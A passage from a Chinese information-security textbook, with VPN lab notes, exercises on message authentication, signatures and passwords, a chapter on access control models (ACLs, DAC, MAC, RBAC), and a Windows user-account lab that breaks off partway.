(1) 在 Windows 操作系统中利用 PPTP(point-to-point tunneling protocol,点对点隧道协议)配置 VPN 网络,即在 Windows 2000 Server 中选择“开始”→“程序”→“管理工具”,单击“路由和远程访问”……

(2) 在 Windows 中配置 IPsec,即选择“开始”→“程序”→“管理工具”,进入“本地安全策略”界面。在右侧窗口中,可以看到默认情况下 Windows 内置的“安全服务器”、“客户端”、“服务器”3 个安全选项,并附有描述。

(3) 在 Linux 操作系统中利用 CIPE 配置 VPN。CIPE(crypto IP encapsulation)主要是为 Linux 而开发的 VPN 实现软件。CIPE 使用默认的 CIPE 加密机制(标准的 Blowfish 或 IDEA 加密算法)来加密 IP 分组,并把这些分组添加目标头信息后封装或“包围”在数据报(UDP)中。然后,这些 UDP 分组即可通过 CIPE 虚拟网络设备(cipcbx)和 IP 层。

4. 实验准备

(1) 对要使用的 VPN 连接进行需求分析。
(2) 根据需求分析提出使用的 VPN 连接方案。
(3) 设计实现确定的 VPN 方案所需要的软硬件环境。
(4) 设计进行 VPN 连接的步骤。
(5) 设计进行 VPN 连接测试的方法和步骤。

5. 推荐的分析讨论内容

(1) 搜集各种 VPN 实现技术,并进行比较。
(2) 对自己实现的 VPN 进行安全风险分析,提出改进设想。
(3) 有的计算机网络具有单入口点,即出入网络的所有数据都只通过单个网关(路由器或防火墙),而有的网络中使用了多个网关。在这两种情况下,进行 VPN 配置有什么区别?
(4) 其他发现或想到的问题。

习　　题

1. 假定数据在信道上是加密传输的,那么采用 MAC 认证就会呈现两种方式:

(1) 对明文认证,即在发送方将报文及其 MAC 一起加密,接收方解密后,将其分成两部分,再对解密后的明文生成 MAC′与传输来的 MAC 进行比较。

(2) 对密文认证,即接收方在未解密前先对报文的密文生成 MAC′与由 A 方传送来的

MAC 的密文进行比较。

用图说明以上两种 MAC 认证方式的认证过程。

2．分析消息认证码可能遭受的攻击。

3．查找资料，描述 MD5 算法的处理过程，并针对 DH5 设计一个攻击算法。

4．查找资料，描述 SHA 算法的处理过程。

5．描述报文鉴别码和杂凑码的区别。

6．简述数字签名的用途和基本流程。

7．要将名文 M 由 A_1 并附有 $A_1, A_2, \cdots, A_i, \cdots, A_n$ 的依次签名发往 B。设 PK_{A_i} 和 SK_{A_i} 分别为 A_i 的公开密钥和私有密钥，在签名时要求每一位签名者只验证其前一位签名者的签名。如果验证通过，则在此基础上加上自己的签名，否则终止签名。最后一位签名者在签名完成后将最终信息和签名一起发送出去。每一位签名者都可以推算出前一位签名者和后一位签名者并且知道他们的公开密钥。试设计该多人签名算法。

8．查阅相关资料，比较各种数字签名算法的优缺点。

9．何为重放攻击？请举例说明。

10．可信第三方有哪些作用？

11．数字签名进程需要哪些数据？

12．查阅资料，简述有关 PKI 的标准及其相关产品。

13．PKI 可以提供哪些安全服务？PKI 体系中包含了哪些与信任有关的概念？

14．收集国内外有关认证的网站信息，简要说明各网站的特点。

15．收集国内外有关认证的最新动态。

16．简述口令可能会遭受哪些攻击。

17．假定只允许使用 26 个英文字母构造口令，在下列情况下各可以构造出多少条口令？

- 口令最多可以使用 n 个字符，$n=4,6,8$，不区分大小写。
- 口令最多可以使用 n 个字符，$n=4,6,8$，区分大小写。

18．编写一个口令生成程序。程序以长度 s（可以取 $s=8,16,32,64$）的随机二进制种子作为输入：

- 让多名用户使用你的程序生成口令，记录有多少人选择了相同的事件。
- 生成一个口令并加密。然后让人通过尝试随机数种子的所有值进行口令攻击。事先要给定一个猜测次数的期望值。

19．简述生物特征认证的发展趋势。

20．如何保护 IC 卡的安全？

21．在身份验证中，可能会遇到重放攻击。重放具有如下几种形式：

- 简单重放：攻击者简单地复制信息，经过一段时间后，再重放原来的信息。
- 重放不能被检测到：这时，原始的信息不能到达，只有重放信息到达目的地。
- 没有定义的重放返回：发送者这时很难确定是发送信息还是接收信息。

请考虑如何能确定信息是不是重放的信息？

22．请画出带有时间戳的基于秘密密钥的身份验证过程。

第3章 访问控制

信息系统中的一切活动都是由访问动作引起的。一个信息系统当然不允许非法用户访问,即使是合法用户也不是就可以访问系统的所有资源或者对系统的某一资源进行为所欲为的访问操作。访问控制(access control)就是基于这种考虑的安全机制。

访问控制分为系统访问控制和网络访问控制。

系统访问控制是从系统资源安全保护的角度对要进行的访问进行授权(authorization)控制。它从访问的角度将系统对象分为主体(subject)和客体(object)两类。主体也称访问发起者,主要指用户、用户组、进程以及服务等;客体也称资源,主要指文件、目录、机器等。授权就是赋予主体一定的权限(修改、查看等),赋予客体一定的访问属性(如读、写、添加、执行、发起连接等),同时在主体与客体之间建立一套安全访问规则,通过对客体的读出、写入、修改、删除、运行等管理,确保主体对客体的访问是经过授权的,同时要拒绝非授权的访问,以保证信息的机密性、完整性和可用性。

广义地讲,身份认证也是一种访问控制——进入性访问控制或鉴别(authentication)性访问控制,目的是检验主体身份的合法性,是信息系统安全的第一道屏障。它控制哪些用户能够登录到系统(服务器)并获取系统资源,控制准许用户进入的时间和准许他们在哪台机器上访问。这一过程就是身份认证过程,通常可分为3个步骤:用户名的识别与验证、用户口令的识别与验证、用户账号的默认限制检查。3步中只要任何一关未过,该用户便不能进入该系统。这里介绍的访问控制也可称为授权(authorization)性访问控制或权限控制,如图3.1所示,它是在身份认证的基础上对访问请求设置的第2道安全防线。




图3.1 用户对资源访问的过程

网络访问控制用于限制外部对网络服务的访问以及系统内部用户对外部的访问。它的主要技术是隔离,分为逻辑隔离和物理隔离。

3.1 系统访问控制

3.1.1 访问控制的二元关系描述

访问控制用一个二元组(控制对象,访问类型)来表示。其中的控制对象表示系统中一切需要进行访问控制的资源,访问类型是指对于相应的受控对象的访问控制,如读取、修改、删除等。

访问控制二元组有许多描述形式。下面介绍几种常用的形式。

1. 访问控制矩阵

访问控制矩阵也称访问许可矩阵，它用行表示客体，列表示主体，在行和列的交叉点上设定访问权限。表 3.1 是一个访问控制矩阵的例子。表中，一个文件的 Own 权限的含义是可以授予(authorize)或者撤销(revoke)其他用户对该文件的访问控制权限。例如，张三对 File1 具有 Own 权限，所以张三可以授予或撤销李四和王五对 File1 的读(R)写(W)权限。

表 3.1　一个访问控制矩阵的例子

主体(subjects)	客体(objects)			
	File1	File2	File3	File4
张三	Own,R,W		Own,R,W	
李四	R	Own,R,W	W	R
王五	R,W	R		Own,R,W

2. 授权关系表

授权关系表(authorization relations)描述了主体和客体之间各种授权关系的组合。表 3.2 是表 3.1 的授权关系表的一个例子。

表 3.2　授权关系表的一个例子

主体	访问权限	客体	主体	访问权限	客体
张三	Own	File1	李四	W	File2
张三	R	File1	李四	W	File3
张三	W	File1	李四	R	File4
张三	Own	File3	王五	R	File1
张三	R	File3	王五	W	File1
张三	W	File3	王五	R	File2
李四	R	File1	王五	Own	File4
李四	Own	File2	王五	R	File4
李四	R	File2	王五	W	File4

授权关系表便于使用关系数据库进行存储。只要按照客体进行排序，就得到了与访问能力表相当的二维表；按照主体进行排序，就得到了与访问控制表相当的二维表。

例如，当用户或应用程序试图访问一个文件时，首先需要通过系统调用打开文件。在打开文件之前，访问控制机制被调用。访问控制机制利用访问控制表、访问权力表或访问控制矩阵等检查用户的访问权限。如果在用户的访问权限内，则可以继续打开文件；如果用户超出授权权限，则访问被拒绝，产生错误信息并退出。

3. 访问能力表

能力(capability)也称权能，是受一定机制保护的客体标志，标记了某一主体对客体的

访问权限：某一主体对某一客体有无访问能力，表示了该主体能不能访问那个客体；而具有什么样的能力，表示能对那个客体进行一些什么样的访问。它也是一种基于行的自主访问控制策略。图 3.2 是表 3.1 所示的访问控制矩阵的能力表的例子。




图 3.2　访问能力表的例子

访问能力表允许在进程运行期间动态地发放、回收、删除或增加某些权力，执行速度比较快，还可以定义一些系统事先不知道的访问类型。此外，访问能力表着眼于某一主体的访问权限，从主体出发描述控制信息，很容易获得一个主体被授权可以访问的客体及其权限，但要从客体出发获得哪些主体可以访问它，就困难了。目前使用能力表实现的自主访问控制系统已经不多。

4. 访问控制列表

访问控制列表(access control list，ACL)与访问能力表正好相反，是从客体出发描述控制信息，可以用来对某一资源指定任意一个用户的访问权限。这种方式给每个客体建立一个 ACL(访问控制表)，记录该客体可以被哪些主体访问以及访问的形式。它是一种基于列的自主访问控制策略。图 3.3 是表 3.1 的访问控制表的例子。可以看出，每个 ACL 包括一个 ACL 头和零个或多个 ACE(访问控制项)。

ACL 的优点是可以容易地查出对某一特定资源拥有访问权的所有用户，有效地实施授权管理，是目前采用的最多的一种实现形式。Windows NT/2000/XP 的资源(文件、设备、邮件槽、已命名的和未命名的管道、进程、线程、事件、互斥体、信号量、可等待定时器、访问令牌、窗口站、网络共享、服务、注册表、打印机等)访问就是采用这种方式。

ACL 是按照对象进行访问的操作系统。但是使用 ACL 进行访问权限的管理，仅依靠单个主体非常麻烦。为此，通常将用户按组进行组织，用户也可以从用户组取得访问权限。在 UNIX 中，附在文件上的简单的 ACL 允许对用户、组和其他三类主体规定基本访问模式。




图 3.3　访问控制列表的例子

3.1.2　自主访问控制与强制访问控制

资源的所有者往往是资源的创建者。大多数操作系统支持资源所有权的概念，并且在决定访问控制策略时考虑资源所有权。基于所有权的访问控制可以有两种基本的策略：自主访问控制(discretionary access control，DAC)和强制访问控制(mandatory access control，MAC)。

1. 自主访问控制策略

自主访问控制是目前计算机系统中应用最广泛的一种策略，主流操作系统 Windows NT Server、UNIX 系统，以及防火墙(ACLs)等都是采用自主型的访问控制策略。它的基本思想是，资源的所有者可以对资源的访问进行控制，任意规定谁可以访问其资源，自主地直接或间接地将权限传给(分发给)主体。例如，用户 A 对客体 O 具有访问权限，而 B 没有。当 A 将对 O 的访问权限传递给 B 后，B 就有了对 O 的访问权限。

口令(password)机制就是一种基于行的自主访问控制策略。它要求每个都相应地有一个口令。主体对客体进行访问前必须向操作系统提供该客体的口令。采用这种机制的系统有 IBM 公司的 MVS 和 CDC 公司的 MOS 等。

DAC 的优点是应用灵活与可扩展性，所以经常被用于商业系统。缺点是，权限传递很容易造成漏洞，安全级别比较低，不太适合网络环境，主要用于单个主机上。

通常 DAC 通过访问控制矩阵来限定哪些主体针对哪些客体可以执行什么操作。但是，目前操作系统在实现自主访问控制时，不是利用整个访问控制矩阵，而是基于访问控制

矩阵的行或列来表达访问控制信息，这样就可以非常灵活地对策略进行调整。

2. 强制访问控制策略

强制访问控制（MAC）也称系统访问控制，它的基本思想是系统要“强制”主体服从访问控制政策：系统（系统管理员）给主体和客体分配了不同的安全属性，用户不能改变自身或任何客体的安全属性，即不允许单个用户确定访问权限，只有系统管理员才可以确定用户或用户组的访问权限。

MAC 主要用于多层次安全级别的系统（如军事系统）中。它预先将主体和客体进行分级，定义出一些安全等级（如高密级、机密级、秘密级、无密级等）并用对应的标签进行标识：对于主体称做许可级别和许可标签，对于客体称做安全级别和敏感性标签。用户必须遵守依据安全策略划分的安全级别的设定以及有关访问权限的设定。

由于主体有既定的许可级别，客体也有既定的安全级别，因此主体对客体能否执行特定的操作，取决于二者的安全属性之间的关系。例如对于信息（文件）的访问，可以定义如下 4 种关系：

（1）下读（read down）：用户级别高于信息级别的读操作；

（2）上读（read up）：用户级别低于信息级别的读操作；

（3）下写（write down）：用户级别高于信息级别的写操作；

（4）上写（write up）：用户级别低于信息级别的写操作。

当用户提出访问请求时，系统对主、客体的安全属性进行比较，决定该主体是否可以对所请求的客体进行访问。当一个主体（进程）要访问客体，其许可标签必须满足下面的条件：

（1）主体若要对客体具有写访问的权限，则其许可级别必须被客体的安全级别支配。

（2）主体若要对客体具有读访问的权限，则其许可级别必须支配客体的安全级别。

在典型的应用中，MAC 使用两种访问控制关系：上读/下写——用来保证数据完整性，下读/上写——用来保证数据机密性。下读/上写相当于在一个层次组织中，上级领导可以看下级的资料，而下级不能看上级的资料，但可以向上级写资料。图 3.4 是这两种方式的示意图。

MAC 比 DAC 具有更强的访问控制能力，但实现的工作量大，管理不便，不够灵活。

强制访问控制和自主访问控制有时会结合使用。例如，系统可能首先执行强制访问控制来检查用户是否有权限访问一个文件组（这种保护是强制的，也就是说：这些策略不能被用户更改），然后再针对该组中的各个文件制定相关的访问控制列表（自主访问控制策略）。

图 3.4　下读/上写示意

3.1.3　基于角色的访问控制策略

角色（role）是指一个组织或任务中的岗位、职位或分工。角色需要人去扮演。一般来说，一个角色并非只有一人扮演，如会计这个角色往往需要多个人，并且一个人可能会从事不同的角色。基于角色的访问控

制(role-base access control,RBAC)就是基于这样一种考虑而提出的访问控制策略。由于角色比个体用户具有较大的稳定性,这种授权管理比针对个体的授权管理,在可操作性和可管理性方面都要强得多。

如图 3.5 所示,角色实际上是在主体(用户)与客体之间引入的中间控制层。




图 3.5　角色是在主体与客体之间引入的中间控制层

在 RBAC 系统中,要求明确区分权限(authority)和职责(responsibility)或区分操作与管理,使二者互相制约。

例 3.1　一位科长可以对一个科的成员发号施令,而并不能对任何科的科员发号施令。因为从权力上看,他是科长,而从职责上来说,他只是某一个科的科长,并非所有科的科长。与之相似,对于一个具有高密级(0 级)许可级的用户来说,不可以访问所有安全级别为 0 级的资源,因为有些资源不在他的职责范围内。

例 3.2　一个可以访问某个资源集合的用户,不能进行该资源集合的访问授权,因为他没有这个权限。

例 3.3　一位安全主管有权进行授权分配,但不能同时具有访问数据资源的权力。

由于实现了权限与职责的逻辑分离,基于角色的策略极大地方便了权限管理。例如,如果一个用户的职位发生变化,只要将用户当前的角色去掉,加入代表新职务或新任务的角色即可。基于角色的访问控制方法还可以很好地描述角色层次关系,实现最少权限原则和职责分离的原则,非常适合在数据库应用层的访问控制,因为在应用层,角色的概念比较明显。

角色由系统管理员定义,角色成员的增减也只能由系统管理员执行,只有系统管理员才有权定义和分配角色,并且授权规则是强加给用户的,用户只能被动地接受,不能自主地决定。但是,角色的控制比较灵活,根据需要可以将某些角色配置得接近 DAC,而让某些角色接近 MAC。

实验 7　用户账户管理与访问权限设置

1. 实验目的

(1) 掌握在一个系统中进行用户账户管理的方法。

(2) 掌握在一个系统中进行访问权限设置的方法。

2. 实验内容

(1) 在一个系统中进行用户账户管理(若是在 Linux 系统中,需考虑添加批量用户)和

安全设置。

(2) 在一个系统中进行访问权限设置(若是在 Windows 2000 以上的系统中,需基于 NTFS 进行设置)。

3. 建议环境

在一种操作系统环境(如 Linux 或 Windows)下进行账号和访问权限设置,以及进行用户管理。

4. 实验示范——Windows 中账户和权限的设置

Windows 2000/NT 拥有强大的用户和组权限管理功能,在保护系统安全方面有着独特的应用。通过为不同用户分配相应权限,可以限制其对系统重要文件或目录的访问,并以此达到保护系统不受到病毒和黑客侵犯的功能。

(1) Windows 中的账户设置

① 单击"我的电脑"→"控制面板",打开"控制面板"对话框,选择"用户账户",如图 3.6 所示。



图 3.6 "控制面板"中的"用户账户"

② 双击"用户账户",进入"用户账户"窗口,可以看到在"挑选一项任务…"中有一些选项,如图 3.7 所示。

③ 选择"创建一个新账户",进入"用户账户"窗口中的"为新账户起名"选项卡,可以为新账户起名,如图 3.8 所示。

④ 为新用户输入一个名称后,单击"下一步"按钮,打开"挑选一个账户类型"选项卡,可



图 3.7 “用户账户”窗口



图 3.8 为新账户起名

以为新用户选择一个账户类型。图 3.9 为选择“计算机管理员”选项时的页面显示。

这类账户的权力有：

- 创建、更改和删除账户。



图 3.9　挑选一个账户类型——“计算机管理员”

- 进行系统范围的更改。
- 安装程序并访问所有文件。

图 3.10 为选择“受限”账户类型时的页面显示。



图 3.10　挑选一个账户类型——“受限”

这类账户的权力有：

- 更改或删除您的密码。
- 更改您的图片、主题和其他桌面设置。
- 查看您创建的文件。
- 在共享文档文件夹中查看文件。

⑤ 用户类型选择后，单击“创建账户”按钮，系统进入如图 3.11 所示的页面，提示对新建账户可以进行的操作选择。



图 3.11　选择对新建账户的操作

⑥ 选择“创建密码”选项，进入图 3.12 所示的页面，在“输入一个新密码”文本框中输入密码。

